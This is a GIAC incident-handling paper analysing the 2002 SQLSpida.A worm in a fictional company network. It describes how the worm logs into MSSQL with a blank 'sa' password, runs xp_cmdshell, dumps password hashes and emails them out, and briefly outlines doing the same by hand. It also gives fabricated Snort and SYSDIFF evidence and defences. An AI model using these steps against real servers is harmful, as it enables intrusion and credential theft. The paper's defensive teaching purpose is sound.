Global Information Assurance Certification Paper

Analysis of the SQLSpida.A Worm

By John Strand

GCIH Practical Paper (v.2.1, option 1)

The SQLSpida.A Worm was discovered on May 21, 2002. It appears that the JavaScript based worm's name is from a character in the wildly popular card game Pokemon (UNL). On the date of its discovery it was reported by Security Focus that over 1400 computers were infected with the worm.

This particular worm out-break is another example of how good processes can prevent an infection of your network. SQLSpida.A takes advantage of a blank "sa" password in Microsoft's SQL Server software. The simplest way to ensure that this type of compromise does not occur is to make sure that all accounts, both application and network, have strong passwords. This is a very simple solution to a problem that repeats itself again and again throughout any network.

Throughout this paper the possible progress of the SQLSpida.A infection through an imaginary network and the steps taken to eradicate it will be analyzed, however it must be remembered that the whole series of events that will be described in this example could be avoided simply by an enforcing a password on the "sa" account in the MSSQL Server database.

For this paper we will be viewing the events as they could have happened for our imaginary company, LegalHack. LegalHack is a legal document processing company.

LegalHack has just two security analysts who are also responsible for some for the administrative duties in addition to their security tasks. The network is a basic network that relies heavily on Cisco equipment. The servers and desktops are all Pentium III 500 Mhz Compaq systems.

The events described as well as the network used for this paper do not relate to any real network. All evidence snapshots were fabricated.

The Exploit

SQLSpida.A

CVE Number CAN-2000-1209
CERT Number IN-2002-04

SQLSpida.A effects Microsoft's MSSQL Server software on Windows 98, 2000, NT, and 2000 Advanced Server operating systems running SQL Server 7 or 2000. While there is no specific patch to rectify the blank password that

SQLSpida.A relies on for infection, it should be noted that due to other vulnerabilities (e.g. unchecked buffer overflow vulnerability in SQL Server 7.0, MSDE 1.0, Microsoft SQL Server 2000 and MSDE 2000) it would be a good idea to download the patches located at: http://www.microsoft.com/technet/security/bulletin/MS02-043.asp.

The SQLSpida.A worm works by scanning all but the 10/8, 127/8, 172/8 and 192/8 addresses for systems with TCP port 1433 open (F-Secure). Once it has found a target it attempts to log on to the SQL database as the "sa" user with a blank password. If it is successful it will then change the passwords on the "sqlagentcmdexec" and "sa" accounts to the same four-character password. The "sqlagentcmdexec" account is then added to the local administrator and domain administrator groups. When the worm has gained this level of access it dumps the password hashes and the sends them to three email addresses. After the system has been compromised and the passwords sent off it then scans for more 10/8, 127/8, 172/8 and 192/8 addresses to infect. Since it changes the "sa" account password it will not try to re-infect the same systems over and over again.

There are two variants to the SQLSpida worm SQLSpida.A is the one that this paper deals with and will be discussed in detail later. SQLSpida.B is slightly different. SQLSpida.A utilizes an exploit tool called "sqlpoke" written by Xaphan (Kaspersky). Variant B does not utilize the sqlpoke tool but rather it runs it's own Java script to scan for vulnerabilities. B also does not add the "sqlagentcmdexec' account but rather escalates the level of the "guest" login to Administrator. As a fun side note, the B variant has a small greeting to the Symantec anti-virus department (ZDNet).

The following URL's are excellent sources of information relating to the SQLSpida Worms.

http://www.unl.edu/security/virus_alerts/spida.htm

http://zdnet.com.com/2100-1105-919531.html

http://www.cert.org/incident_notes/IN-2002-04.html#description

http://vil.nai.com/vil/content/v_99500.htm

http://www.avp.ch/avpve/worms/sqlspida.stm

http://www.virus-scan-software.com/latest-virus-software/latest-viruses/jssqlspida-aworm.shtml


http://www.sophos.com/virusinfo/analyses/w32sqlspidera.html

The Attack

Network

For an explanation of how the SQLSpida.A worm spreads the following network will be used. It is not a real network; it is just an example network to illustrate an infection of SQLSpida.A.

LegalHack uses their network to share files, print, and connect to the internet for research at http://www.lawmall.com and other internet based legal databases.



LegalHack's network is a small Cisco based network. It contains one edge router, one PIX firewall, one internal router (connected to the internal side of the PIX), one switch, one ADS server, one Exchange server, one SQL 2000 server, three 98 workstations, and one HP laser jet printer.

Network Equipment

- The edge router is a Cisco 2501 with the Inter Operating System (IOS) Version 12.0 (9). It is configured with one serial facing the WAN, and one

Ethernet facing the LAN. It is configured with a static route with a gateway of last resort.

- The firewall is a Cisco PIX with the PIX operating system version 6.3. The open ports are, 80 (web traffic) outbound, 443 (SSL) outbound, 25 (SMTP) outbound and inbound, 21 (FTP) outbound, and 1433 (SQL) outbound and inbound.

- The internal router is a Cisco 2621 with IOS version 12.0. It has two fast Ethernet ports, with a static route of last resort.

- The switch is a Cisco 2950/24 with IOS version 12.

- The Network printer is a HP Laser Jet 5si-mx

Computers

- The first server is a Compaq Proliant with 512 megabytes of memory, a 30 gig hard drive and a P3 500 processor. It is a Windows 2000 Advanced Server version 5, build 2195, service pack 2, and Microsoft SQL Server 2000 loaded. This server is the Aelita EventAdmin log storage system. EventAdmin is a tool used to collect the log files from remote computers.

- The second server is a Compaq Proliant with 512 megabytes of memory, a 30 gig hard drive and a P3 500 processor. The operating system is Windows 2000 Advanced Server version 5 build 2195 service pack 2. This computer is the ADS Domain controller and has Snort.

- The third server is a Compaq Proliant with 512 megabytes of memory, a 30 gig hard drive and a P3 500 processor. The operating system is Windows NT 4.0 service pack 6a. This server is the Microsoft Exchange 5.5 build 1960.5 server.

- The forth server is the NT Backup server which is a Compaq Proliant with 512 megabytes of memory, a 30 gig hard drive and a P3 500 processor. LegalHack Uses Veritias Backup Exec version 8.60 Rev 3808 for their backups.

- The Linux notebook is a Toshiba Tecra 8100 with 128 megabytes of memory, a 10-gigabyte hard drive and a P 3 800 Mhz processor. It is running Linux 7.1 as the operating system. It also has Nmap, and Nessus installed as the vulnerability assessment software used for LegalHack's network.

- All of the desktops are Compaq Deskpros with 128 megabytes of memory, 10 gig hard drives and P3 500 Mhz processors. They all have Windows 98se loaded with office 97.

Description of Microsoft SQL Server 2000

Microsoft SQL Server 2000 is Microsoft's newest relational database software. SQL Server 2000 allows the user or user community to store, sort, and compile large amounts of data. There have been a few security issues relating to SQL Server 2000 other than the blank password for the "sa" account.

One other vulnerability is the way stored procedures are run in SQL Server 2000. MSSQL Server utilizes stored procedures which allows the user to write scripts that can manipulate large amounts of data in various ways, from creating and populating tables, running computations on data to generate new data fields, etc. These procedures are external routines written in C or Jscript as opposed to PLSQL used in some Oracle systems.

While this functionality is useful it has week permission verification allowing the user to run as an administrator when in fact they do not have that level permission. Microsoft has released a patch for this issue.

Another set of vulnerabilities are related to the buffer overflow issues stemming from the stored procedures, the utilities, the MDAC components and SQLXML that could allow a intruder to execute commands on a server.

Microsoft SQL Server 2000 uses the MSSQL Server service. It also opens up TCP port 1433. This port is opened so other systems can remotely connect to the SQL server either through the use of another application (e.g. Access) or through Microsoft's Query Analyzer.

The vulnerability that the SQLSpida.A worm uses to gain access dependent on the administrator of the SQL database to not grant a password to the "sa" account that is automatically loaded on the system when the SQL Server 2000 software is installed. However, it does utilize many of the scripting tools available on SQL Sever to execute commands from the infected system.

How The Exploit Works

SQLSpida.A locates systems running MSSQL Server by scanning machines with port 1433 ("McAfee"). 1433 is the TCP port associated with a SQL Server. If the scan finds a system with port 1433 open it attempts to establish a connection then access the SQL database with the "sa" account using a null password. Once the worm has found a computer with MSSQL Server running with a null password in the "sa" account it then opens a SQL session and runs the "xp_cmdshell' function ("McAfee"). This function allows the user to execute system commands from SQL queries.

After the worm has system level access it then copies and executes the files and scripts as listed below.

All but one of the files are copied to the %WinDir%\system32 directory except for services.exe which is copied to the %WinDir%\system32\drivers directory.

- **Services.exe** is the scanner that the worm uses to locate other machines with the null "sa" password vulnerability. It first scans the internal network to see if there are any machines close by, then does a scan of external IP addresses. Services.exe contains the code from the SQLPOKE program. Code for this is listed in the Appendix section.

- **sqlprocess.js** contains the IP addresses that are sent to the services.exe file to be scanned. It runs ipconfig/all to get the configuration of the infected server and moves this data to the send.txt file. After it has collected IP configuration data it then runs the sqldir.js file to collect data about the SQL databases loaded on the system and moves that data to the send.txt file as well. Finally sqlprocess.js runs pwdump2 and appends the hashed passwords to the send.txt file. At this point it sends the information located in the send.txt file to "system@digitalspider.org", "system@hiddennet.org", system@infinityspace.net. After it has sent the send.txt file off, the send.txt file is destroyed. At this point the services.exe file is run to scan for more addresses. For computers with SQL Server 7.0 The sqlprocess.js file then reconfigures the system registry to use the Winsock TCP/IP library rather then DBNETLIB. Finally it turns on NetDDE service.

- **sqlexec.js** is the file script used by sqlprocess.js to open "xp_cmdshell"

- **Sqldir.js** gathers information about the databases on the infected server

- **Run.js** is a time interface that moves time information to and from the timer.dll file

- **Sqlinstall.bat** is the batch file that installs the worm and hides the files used by the worm

- **Pwdump2.exe** is the utility used to collect the Windows password hashes

- **Samdump.dll** is used by pwdump2.exe to collect the Windows password hashes

- **Timer.dll** is the counter used in some of the processes of the worm

If an attacker were to execute this type of attack against a system manually they would use the SqlPoke tool (or some other port scanning tool) to scan for port 1433 to be open. Next they would then run the "xp_cmdshell" function from the Commands.txt file that is used to execute commands remotely from the SQLPoke command line interface. If they were not using SQLPoke they could also create their own Jscript or SQL script to feed to the SQL database once they had achieved access.


Another method of executing the same type of attack is to open a SQL query session with the target system. A user would enter the IP of the system to

connect to then enter “sa” as the user id without a password. At this point the user would be in a SQL session and could execute all of the commands manually through the use of the “xp_cmdshell” function in MSSQL Server. It would be tedious to attempt to run a series of commands in SQL using the “xp_cmdshell” function manually. A script would be much more efficient.

The user would not be constricted to just the steps taken by the SQLSpida.A worm. They could install a back door, sniffing software, or even wipe the system clean should they feel the need.

Description of the Attack


Below is a step-by-step process of how the SQLSpida.A worm infects systems and spreads itself to other systems.



1. In order for this attack to work there needs to be three things configured properly (or improperly). Port 1433 needs to be open on the firewall, the computer must have SQL Server running on it, and the “sa” password needs to not have a password.

2. The worm first scans a series of addresses looking for port 1433 to be open. The SQLSpida.A variant scans all but the 10/8, 127/8, 172/8 and 192/8 addresses.

3. Once the virus has found a computer with port 1433 open it then attempts to open a connection using the “sa” account without a password.



Since port 1433 is open on the firewall the trafic is allowed


4. After the connection with the target has been established the worm opens a SQL session and runs the “xp_cmdshell” script, which grants the worm access to a command prompt with administrator level access.

5. Once the worm has gained command level access it copies the following files to the target system
   a. **%System32%\Drivers\Services.exe** (SQLPoke scanner renamed)
   b. **%System32%\Clemail.exe** (The email program used to send the password hashes and system information to the worm’s writer.)
   c. **%System32%\Sqlprocess.js** (The driver file that calls on the other function in their proper order)
   d. %**System32%\Sqlinstall.bat** (The batch file used to copy the files to the infected system.)
   e. %**System32%\Sqldir.js** (This is the script that pulls information about the databases loaded on the system.)

f. **%System32%\Run.js** (Feeds and receives time information to and fromTimer.dll)
g. **%System32%\Timer.dll** (Counter for the scripts)
h. **%System32%\Samdump.dll** (file needed for PwDump2)
i. **%System32%\Pwdump2.exe** (Password hash extraction tool)

6. The worm then gathers the password hashes from the .SAM database and feeds the information to the send.txt file.

7. Next the worm collects information about the network configuration of the system by running IPCONFIG/ALL and appends this information on to the send.txt file.



8. After the Worm has collected the information from the passwords, network, and databases it sends the send.txt file to "system@digitalspider.org", "system@hiddennet.org", system@infinityspace.net.

9. The send.txt file is erased.

10. The infected server now begins to scan for other servers to infect.

Attack Signatures

The following attack signatures were fabricated to reflect an attack on LegalHack's network.

Snort Signature

**] [100:2:1] spp_portscan: portscan status from 160.165.5.3.42: 1 connections across 1 hosts: TCP(1), UDP(0) [**]
08/16-13:32:15.973000

The above Snort signature from the Domain Controller states that there was a portscan from 160.165.5.3 (our infected SQLServer) attempting to connect to a TCP port. The connection was unsuccessful because the Domain Controller does not have SQLServer running on it nor does it have port 1433 open.

There were also the following files in the following locations on the infected machine

%WinDir%\system32\drivers\services.exe
%WinDir%\system32\sqlinstall.bat
%WinDir%\system32\sqlexec.exe
%WinDir%\system32\sqlprocess.js
%WinDir%\system32\clemail.exe
%WinDir%\system32\sqlprocess.js
%WinDir%\system32\sqldir.js
%WinDir%\system32\run.js
%WinDir%\system32\pwdump2.exe
%WinDir%\system32\timer.dll
%WinDir%\system32\samdump.dll

A simple search for files and folders would reveal the above files if the system was infected with the SQLSpida.A worm. Notice the use of the "js" scripts used to run in SQL Server 2000. There is also a mail program, clemail.exe, to send the writer the information from an infected system. It also has a password-dumping program, pwdump2.exe.

The following entry would show up in the Diff.txt output if you were to take a snapshot of the system before it was infected, then ran the SYSDIFF /SNAP baseline.img diff.img command for SYSDIFF then dumped the output of diff.img to a text file.

```
; Dump of sysdiff package DIFF.IMG
; File created with sysdiff version 50006
; Sysroot: C:\WINNT
; Usrroot: C:\Documents and Settings\Administrator
; Usrroot: C:\DOCUME~1\ADMINI~1
; TotalDiffCount: 64

C:\WINNT\system32

   Add/change clemail.exe
   Add/change pwdump2.exe
   Add/change run.js
   Add/change samdump.dll
   Add/change sqldir.js
   Add/change sqlexec.exe
   Add/change sqlinstall.bat (SFN: SQLINS~1.BAT)
   Add/change sqlprocess.js (SFN: SQLPRO~1.JS)
   Add/change timer.dll

C:\WINNT\system32\drivers

   Add/change services.exe
```

The PIX would not have picked up any traffic because the incoming and outgoing traffic was on 1433, which would have to be an open port in order for the worm to infect a network.

How to protect against SQLSpida.A

One of the first steps would be to shut down inbound and outbound traffic on port 1433 on the PIX firewall. A good firewall policy is that any ports that are not needed should be shut down. An open port that is not used presents an increased risk for a network. It is hard enough keeping the ports you do need secure without worrying about the ports you don't need.

Clearly the most important thing a network administrator can do to protect against the SQLSpida.A worm is to put a password (preferably strong) on the "sa" account. This worm is just another example that while keeping up with patches, and new technical vulnerabilities is great, they are ineffective if you don't have a good password policy, one that extends beyond user passwords to the application passwords as well.

Incident Handling Process

At the time of the incident described in this paper LegalHack's security team consisted of two people Bob Sell, and Jeff Morrison. Bob and Jeff were also responsible for some of the domain administration of the network in addition to their security tasks. Bob Sell had 5 years of technical experience and Jeff had only one year of experience. Because of the small size of their team they relied heavily on other members of the technical staff to help them with their duties. LegalHack's security team also relied heavily on automated processes to help them with the collection and analysis of security related data.

Luckily the security team had an incident handling process in place, which helped them to deal with the SQLSpida.A worm. While both had experience working on networks, and Windows systems, neither had actually worked an incident before. The incident handling procedures helped them to keep focused while dealing with the SQLSpida.A worm.

Below is the preparation steps taken as well as the incident handling process followed by LegalHack's security team at the time of infection.

Preparation

From a security perspective it is crucial to monitor the log files that are being generated on LegalHack's production servers. Almost all activity on a server is recorded in its log files. Aelita's EventAdmin software collected and analyzed these log files then reported to LegalHack's Security Team on a variety of events such as invalid logons, changes in trust relationships, and unsuccessful file access attempts.

LegalHack was running EventAdmin every night to collect the Application, System, and Security logs from their servers. These servers were broken into sections based on which team is responsible for a given group of computers. This helped LegalHack quickly identify who would be responsible for any irregularities they saw in the logs. This was also important because servers that belong to certain teams generally have a shared functionality. This means that if someone was able to compromise part of the backup, exchange or network systems LegalHack would need to review the other systems in other sections as well to see if they can determine the breadth of the breach.

Below is a list of the reports that LegalHack had EventAdmin generating at the time of the incident. These reports can be divided into three groups. The first (and most important) group is the "Upon Event Admin" group. These reports were designed to be triggered when definable thresholds are either met or exceeded. These reports warranted immediate and close attention. The second group of reports were the daily reports; these reports gave LegalHack a daily update of the network from a security perspective. The final group of reports

were run on a weekly basis. These reports summed up all of the weekly activity concerning user additions, removals, failed object access, and invalid logons.

When LegalHack reviewed the reports that EventAdmin generated they make an entry in the report review log. In this log LegalHack records when the report was ran, level of severity, who reviewed the log, issues with the log, and the resolution of any issues that were found.

Reports generated by Event Admin when thresholds were either met or exceeded.
These reports were reviewed immediately.

- Invalid Login Threshold Exceeded: This measures the threshold of the number of invalid logins within a week. If this threshold is exceeded, EventAdmin generates an Alert.
- Duplicate Names: This will let LegalHack know if an account is created with a duplicate name.
- Auditing Turned Off: An alert will be generated if security auditing for any of the servers in LegalHack's network is turned off.
- Domain Admin Group Change: Alert is generated for any changes to the Domain Administrator Group including addition of other global groups and permissions.
- Domain Admin Membership Change: Alert is generated for any changes to the membership of the Domain Administrator's Group.
- Local Administrator Group Changes: Alert generated when local administrator groups of individual servers is changed including addition of other global groups and permissions.
- Local Administrator Membership Changes: Alert generated for any changes to local administrator group at the server level.
- Audit Policy Change: Alert generated from changes to audit policy for any server in LegalHack's network.
- Audit Logs Cleared: Alert generated for any deletion of Audit logs for any server in LegalHack's network.
- Changes to Trust Relationship: Alert generated any time there is a change in trust relationship between LegalHack's network and any other domain.

Reports generated on a daily basis:

- Changes to Audit Policy
- Local Groups changed
- Global Groups changed

Reports generated on a weekly basis. Days on which they are run are in parentheses.

- Failed Object Access: Consists of failed attempts at files, folders, or shares that are not part of a users permissions. **(Every Sunday)**
- Invalid Logins All: Consists of all invalid logins for all users in LegalHack's network. **(Every Wednesday)**
- Invalid Logins for the past week: Consists of all invalid logins for all users in LegalHack's network for the past week. This report is correlated with the report above**. (Every Sunday)**
- Users created in past week **(Every Monday)**
- Users deleted in past week **(Every Monday)**

In spite of all the great functionality that comes with EventAdmin the tool also had a tendency to generate multiple registry entries on the systems that it was pulling log files from. This caused the registry to grow outside its size restrictions and to crash upon reboot. Because of this error EventAdmin was in the process of being replaced by Languard's SELM software package, which achieves the same log information as EventAdmin but without the remote registry entries.

Unfortunately for LegalHack the EventAdmin log collection server was the server that was compromised.

LegalHack's security procedures also include the review of the open ports and services on their computers. They used a variety of tools to collect this data. They ran the NETSTAT –A command on each of the systems at least once a month. They also used Languard's port scanner, or the Vision TCP/IP port-mapping tool by Foundstone.

Every other week LegalHack used the SYSDIFF tool check if any major or odd changes occurred to their servers. They ran the SYSDIFF /SNAP baseline.img command to snap a system's baseline then one week later they ran the SYSDIFF /DIFF baseline.img diff.img command to compare the differences between the baseline and the current state of the system. After the difference between the two files were generated they ran the SYSDIFF /DUMP diff.img [NameofServerandDate.TXT] command to dump the results to a text file. When the files for the servers were dumped they review the files to see if there was any differences. If they did find differences they checked with the system owners to verify and approve the differences. If the differences were approved, a new baseline was created. If the differences are not approved they researched the data to see if they need to treat it as an incident.

LegalHack was in the process of implementing Snort in their network. The deployment of Sort was going to go in parallel with the implementation of BlackIce Defender. Snort was in the process of being implemented and was used in the research of the incident.

LegalHack was using McAfee anti virus. They were running the 4.0 engine with the 4203 DAT when their system was infected. They since have upgraded

their DAT and their engine and have been much better at keeping them up to date. In the defense of LegalHack, DAT 4204 (the DAT requires to detect and contain the SQLSpida.A worm) was not released until 5/22/02; one day after the worm was detected.

LegalHack also subscribed to the FedCIRC and the SANS alerts. The FedCIRC that tipped the security team to the possibility of infection is located in the appendixes at the end of this paper.

LegalHack kept a "security toolkit" disk that includes various tools from the "white" and "black hat" hacker communities. It contained tools like, Nessus, Nmap, BoPing, Vision, Snort, SYSDIFF, Fport, nlast, trout, and attacker. The contents of this CD were constantly changing because they added new tools when discovered, and removed tools that were they were no longer useful. All files were zipped on the CD and were extracted on an as needed basis.

LegalHack performed regular backups of all their servers. These backups were completed on a daily basis. They kept the backup tapes for one month. After one month the tapes were recycled. LegalHack used Veritas Backup Exec Version 8.60 Rev 3808 to complete their backups. The media used was DTL 40 Gigabyte tape.

At the time of infection LegalHack implemented a series of disaster recovery plans for all of their servers. These plans included off site fail over in the event of a disaster.

LegalHack ran vulnerability assessments on a bi-weekly basis. The LegalHack Security Team used Nessus as their vulnerability scanner. They updated the plug-ins before every scan. Due to occasional false positives generated by Nessus the LegalHack Security Team verified all of the vulnerabilities that Nessus reported manually if possible.

LegalHack also implemented a strong password policy, which was that all passwords must be 12 characters long and utilize alpha and numeric characters. LegalHack used two tools to verify that the user community was adhering to their strong password policy

The LegalHack security team used L0phcrack to verify that user community's passwords were strong passwords. LegalHack also implemented the PASSFLT.DLL program, which forces the user to generate passwords that are at least 12 characters long, and alphanumeric. L0phcrack was a supplementary tool used to verify the effectiveness of the PASSFLT.DLL program.

L0phcrack was run against expired passwords. There were three reasons for this. First, the current active passwords needed to remain secure. By generating a .SAM file then running a tool that crack the current passwords they were possibly compromising the current security of the system. Second, this tool was not used to find current password deficiencies, it was used to verify that PASSFLT.DLL was active and was not allowing a user to create a password that was anything less then that required by LegalHack strong password requirements. Finally it was being used to see trends in the user community's password strength. !@#$%1234ABCabc is technically a strong password but one that is easily guessed. LegalHack needed to identify these passwords and


possibly make password strength recommendations to the user community in the future.

Identification

On Tuesday, May 21, 2002 at 12:26 PM Bob and Jeff received a FEDCIRT notifying them that there was a new worm spreading through the Internet. They were busy converting their EventAdmin server to Languard so they could gather and report on the logs from their servers without the registry entries EventAdmin generated. They had been working on this project since 7:00AM. Mountain time.

When they received the email notification of the worm at 12:26PM they started to research if the EventAdmin server they were rebuilding happened to have been compromised in the process. They did have some concern over the possibility of there being an infection because Jeff didn't remember having established a password for the "sa" account thinking he would "come back to it later".

At 1:30 PM Bob and Jeff went through the step-by-step instructions in the FEDCIRT explaining how to identify if their server had been infected. They initially ran a scan on the EventAdmin system for the file "services.exe". They found it in two locations.



At this point Bob and Jeff were starting to get concerned. They had just discovered the first indication that the system might be compromised.

They quickly checked to see if the "sa" password was still blank. They unsuccessfully tried to connect to the SQL Server using query analyzer and tried

to log in as “sa” without a password. Since they did not set the password for the “sa” account and it was now changed, this was another indication of infection.

At this point Bob started keeping a journal of the information collected for the duration of the investigation it was numbered ‘01’. Since Bob was the Security Team lead, he was the manager in charger of this incident. The fact that the “sa” account password had been changed and that there was an additional services program was documented in the journal

Jeff decided to check if Snort had picked up any traffic running against the domain controller system. Jeff found about 100 entries in Snort like the one listed below.

```
**] [100:2:1] spp_portscan: portscan status from 161.165.5.3.42: 1 connections across 1 hosts:
TCP (1), UDP(0) [**]
08/16-13:32:15.973000
```

Jeff immediately logged the screenshots of the Snort logs in the journal and contacted Bob.

The next step Jeff and Bob took was to see what changes were made to the system other then the installation of SQL Server. For this they used SYSDIFF.

SYSDIFF was used to snap a baseline on the infected system prior to the infection or even before the installation of SQL Server 2000. The reason they snapped a baseline was because the system was on the network for a few days prior to the installation of SQL Server 2000. After the installation of SQL Server 2000 they intended to snap a new baseline.

```
; Dump of sysdiff package DIFF.IMG
; File created with sysdiff version 50006
; Sysroot: C:\WINNT
; Usrroot: C:\Documents and Settings\Administrator
